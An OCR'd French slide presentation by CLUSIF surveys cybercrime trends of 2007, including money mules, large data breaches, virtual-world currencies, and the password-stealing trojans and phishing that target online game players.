Panorama de la cybercriminalité

Année 2007

Le CLUSIF : agir pour la sécurité de l'information

Association sans but lucratif (création au début des années 80)

> 600 membres (pour 50% fournisseurs et prestataires de produits et/ou services, pour 50% RSSI, DSI, FSSI, managers…)

Partage de l'information

- Echanges homologues-experts, savoir-faire collectif, fonds documentaire

Valoriser son positionnement

- Retours d'expérience, visibilité créée, Annuaire des Membres Offreurs

Anticiper les tendances

- Le « réseau », faire connaître ses attentes auprès des offreurs

Promouvoir la sécurité

Adhérer…

La dynamique des groupes de travail

Des livrables en libre accès

Des traductions en anglais

Des prises de position publiques ou des réponses à consultation

Des espaces d'échanges permanents :
MEHARI, Menaces, RSSI

Les groupes actifs en 2008

- Conception d'un centre informatique sécurisé
- Criminalistique
- Destruction et Récupération d'informations
- Documentation de MEHARI™
- Fiches de sécurité pour la micro-informatique
- Gestion de crise
- Infogérance
- Intégration de MEHARI™
- Label Formation CLUSIF
- Métriques 7799
- Malveillance téléphonique
- MEHARI 2007
- Panorama de la cybercriminalité
- Spyware

Objectifs du panorama

Apprécier l'émergence de nouveaux risques et les tendances de risques déjà connus

Relativiser ou mettre en perspective des incidents qui ont défrayé la chronique

Englober la criminalité haute technologie, comme des atteintes plus « rustiques »

Contributions au panorama 2007

Sélection réalisée par un groupe de travail pluriel : assureur, chercheur, journaliste, officier de gendarmerie et police, offreur de biens et de services, RSSI

- AIG Europe
- CERT-IST
- CERT-LEXSI
- CIO
- McAfee
- Orange
- Secuserve
- Direction Centrale de la Police Judiciaire (OCLCTIC)
- Gendarmerie Nationale
- BEFTI
- Sûreté du Québec

Le choix des sujets et les propos tenus n'engagent pas les entreprises et organismes ayant participé au groupe de travail

Sélection des événements médias

Illustration

- d'une émergence,
- d'une tendance,
- d'un volume d'incidents.

Cas particulier

- Impact ou enjeux,
- Cas d'école.

Les informations utilisées proviennent de sources ouvertes,

Les entreprises sont parfois citées par souci de précision et parce que leur nom a été communiqué dans les médias


Retour sur le panorama 2006

- Les « Mules » : recrutement de particuliers
  - Arrestations de 50 mules en France
  - Arrestations de 14 personnes en Hollande

- Vol d'identité: décorticage d'une affaire
  - Affaire TJX, plus de 94 millions de numéros de cartes bancaires potentiellement compromis
    Transaction de 41 millions de dollars avec les banques
  - Grande-Bretagne, disparition de CD-ROM, HRMC, permis de conduire
  - Etats-Unis, plus de 8 millions de dossiers clients détournés et revendus par un administrateur de base de données
  - TD Ameritrade, détournement de plus de 6 millions de dossiers bancaires

Retour sur le panorama 2006

- Vulnérabilités et attaques « 0-Day »
  - Site d'enchères pour « vente d'exploits »



Retour sur les panoramas 2002-2005

Panorama 2002

- février, Plusieurs serveurs DNS cibles d'une attaque... sans conséquences

Panorama 2005

- premier rootkit MBR (Master Boot Record). Basé sur des PoC (Proof of Concept) de 2005 ?

Webographie

http://www.channelregister.co.uk/2007/12/20/arrests_in_money_mules_scam/
http://www.zdnet.fr/actualites/imprimer/0,50000200,39370751,00.htm
http://www.efluxmedia.com/news_More_than_94_Million_Credit_Card_Accounts_Compromised_by_TJX_Theft_09934.html

http://www.channelregister.co.uk/2007/12/03/tjx_settlement_agreement/
http://afp.google.com/article/ALeqM5ifk5W3510NgcvhvLez1qxgFdraRQ
http://www.theregister.co.uk/2007/11/20/hmrc_huge_data_loss/
http://www.theregister.co.uk/2007/12/11/driver_data_discs_disaster/
http://www.channelregister.co.uk/2007/12/04/admin_steals_consumer_records/
http://www.theregister.co.uk/2007/09/15/ameritrade_database_burgled/
http://www.zdnet.fr/actualites/imprimer/0,50000200,39366862,00.htm
http://www.zdnet.fr/actualites/imprimer/0,50000200,39367768,00.htm
http://www.news.com/8301-10789_3-9848029-57.html
http://securitywatch.eweek.com/exploits_and_attacks/stealthy_mbr_rootkit_takes_aim_at_windows_vista.html

http://sip.tmcnet.com/news/2008/01/10/3205912.htm

Panorama 2007

- Mondes virtuels : l'appât du gain

- Perturber, déstabiliser…
  - Attaques en réputation
  - Le hacking pour focaliser l'attention ?
  - Espionnage industriel
  - Réseaux sociaux, opportunités de malveillance/renseignement

Panorama 2007

- Sophistication des attaques

- Enjeux malveillants sur le eCommerce
  - Fraude aux cartes bancaires via Internet
  - Escroqueries *via* les sites d'enchères

- Evocation de faits marquants
  - « Cyber-guerre » Estonie
  - Cyber-attaques « chinoises »
  - Enjeux de sécurité sur les infrastructures SCADA


Mondes Virtuels

L'appât du gain

Gagner et dépenser de l'argent sont deux des principales préoccupations des résidents

Mondes Virtuels

A la croisée des jeux massivement multi joueurs en ligne et des réseaux sociaux, les mondes virtuels connaissent un regain massif d'attention



Gartner prévoit qu'à l'horizon 2011, 80 % des internautes actifs pourraient avoir une seconde vie dans un univers virtuel

Mondes Virtuels

Ce sont des mondes persistants, peuplés par des programmes qui simulent des personnages et des avatars, représentations graphiques des utilisateurs connectés


Les accès sont :

- Totalement gratuits, F2P (Free to Play)
- Bridés dans leur version gratuite, B2P (Buy the game to Play)
- Totalement payants, P2P (Pay to Play)


Mondes Virtuels

Les 10 principaux univers virtuels	
Nom	Catégorie
Dofus Final Fantasy XI Guild Wars Knight Online Lineage Lineage II **Runescape** **World of Warcraft**	Fantasy Jeux de Rôle
Entropia Universe	Sci-Fi Jeux de Rôle
Second Life	Social

- Les jeux de rôle en ligne massivement multi-joueurs (MMORPG - Massively Multiplayer Online Role-Playing Games) sont les plus nombreux
- 122 références sur MMOGData



Mondes Virtuels



- **100 000 comptes premiums (payants) dans Second Life**
- **Plus de 4 millions de comptes gratuits**
- **8,5 millions de comptes payants ouverts sous WoW**

Mondes virtuels = Monnaie Virtuelle

- Les habitants dépensent beaucoup d'énergie, de temps et d'argent dans les mondes virtuels
- Leur monnaie virtuelle, leurs objets, leurs relations, et même « leurs pouvoirs » sont convoités
- Plus de 1,5 million de dollars changent de main chaque jour sur Second Life

Nom du jeu	Monnaie associée
Dofus	Kamas
Entropia Universe	PED
Final Fantasy XI	Gil
Guild Wars	Gold
Knight Online	Dollars US
Lineage II	Adena
Runescape	Gold
Second Life	Linden Dollar
World of Warcraft	Gold

Chaque monnaie est convertible. Les taux de change varient selon les sites


Mondes virtuels

Certains terrains et certains personnages sont convoités et parfois à vendre

Zeuzo, un « elfe de la nuit voleuse » vient d'être vendu 7 000 € sur eBay. Le personnage en question était le détenteur d'une arme exceptionnellement rare : le Glaive de guerre d'Azzinoth, disponible en seulement deux exemplaires à travers le monde

Mondes virtuels

Gold Keylogging (Chevaux de Troie – PassWord Stealer)



Ils ciblent le monde de la finance :

- PWS-BANKER

Ils ciblent les mots de passe en cache :

- PWS-LDPINCH

Ils capturent sans discernement :


- KEYLOG-ARDAMAX

Plus de 30 % d'entre eux ciblent les mondes virtuels :

- PWS-MMORPG
- PWS-LINEAGE
- PWS-LEGMIR
- PWS-GAMANIA
- PWS-WOW

Mondes virtuels

Gold Keylogging (Virus)



Nom du Virus	Nombre de variantes sur la période		
	2005	2006	Q1/Q3-2007
W32/HLLP.Philis	18	158	377
W32/Fujacks	0	0	511

De la complexité:


- Technologie rootkit (W32/Detnat)
- Furtif et polymorphique (W32/Bacalid)

De nombreuses variantes

- W32/HLLP.Philis
- W32/Fujaks

Mondes virtuels

Gold phishing



Des joueurs de WoW ont reçu ce courriel en Octobre 2007.

Croyant rejoindre le lien indiqué, ils étaient en fait redirigé sur un site miroir ressemblant à un site de Blizzard.

On y demandait les info de connexion du joueur ainsi que la clé de son CD !

